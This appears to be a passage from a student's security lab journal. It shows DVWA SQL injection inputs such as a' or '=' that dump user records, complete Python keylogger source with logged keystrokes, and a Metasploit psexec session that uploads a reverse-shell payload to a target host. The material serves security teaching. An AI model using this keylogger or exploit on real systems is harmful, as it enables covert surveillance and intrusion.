
- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://terruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Step 9 : Write "1" in text box and click on submit.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL is `localhost/Sqli_injection/vulnerabilities/sqli/?id=1&Submit`. On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a heading "Vulnerability: SQL Injection". Below it, there's a form with a "User ID:" label and a text input field containing "1". To the right of the input field is a "Submit" button. Underneath the input field, the output shows: "ID: 1", "First name: admin", and "Surname: admin".

Step 10 : Write "a' or '='" in text box and click on submit.



A screenshot of a web browser showing the DVWA SQL Injection page. The URL is `localhost/Sqli_injection/vulnerabilities/sqli/?id=a'+or+'=%3D&Submit`. The sidebar and main content area are identical to the previous screenshot, but the output below the "User ID:" input field now lists multiple entries, each showing a different user record from the database:

- ID: a' or ''=' First name: admin Surname: admin
- ID: a' or ''=' First name: Gordon Surname: Brown
- ID: a' or ''=' First name: Hack Surname: Me
- ID: a' or ''=' First name: Pablo Surname: Picasso
- ID: a' or ''=' First name: Bob Surname: Smith

Step 11 : Write "1=1" in text box and click on submit.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) interface. The URL is `localhost/sql_injection/vulnerabilities/sql/?id=1%3D1&Submit#`. The main title is "Vulnerability: SQL Injection". On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a "User ID:" input field containing "1=1". Below it, a "Submit" button is visible. Underneath the input field, the output shows: "ID: 1=1", "First name: admin", and "Surname: admin". A "More info" section at the bottom lists several links related to SQL injection.

Step 12 : Write "1*" in text box and click on submit.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) interface. The URL is `localhost/sql_injection/vulnerabilities/sql/?id=1*&Submit#`. The main title is "Vulnerability: SQL Injection". On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a "User ID:" input field containing "1*". Below it, a "Submit" button is visible. Underneath the input field, the output shows: "ID: 1*", "First name: admin", and "Surname: admin". A "More info" section at the bottom lists several links related to SQL injection.


PRACTICAL NO. 9

Aim: - Create a simple keylogger using python

Code: -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

Output: -



The screenshot shows a Notepad window titled "key_log.txt - Notepad". The window contains a list of key presses recorded by the keylogger. The entries are timestamped and show the character or key pressed. The text is in black font on a white background.

```
2018-11-04 22:30:58,825:u'h':  
2018-11-04 22:30:59,315:u'e':  
2018-11-04 22:30:59,683:u'l':  
2018-11-04 22:30:59,898:u'l':  
2018-11-04 22:31:00,098:u'o':  
2018-11-04 22:31:19,914:Key.space:  
2018-11-04 22:31:20,490:u'w':  
2018-11-04 22:31:20,641:u'o':  
2018-11-04 22:31:21,187:u'r':  
2018-11-04 22:31:21,378:u'l':  
2018-11-04 22:31:21,602:u'd':
```

next
EL OF EDUCATION

PRACTICAL NO. 10

AIM: Using Metasploit to exploit

Steps:

Download and open metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEEE.M.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```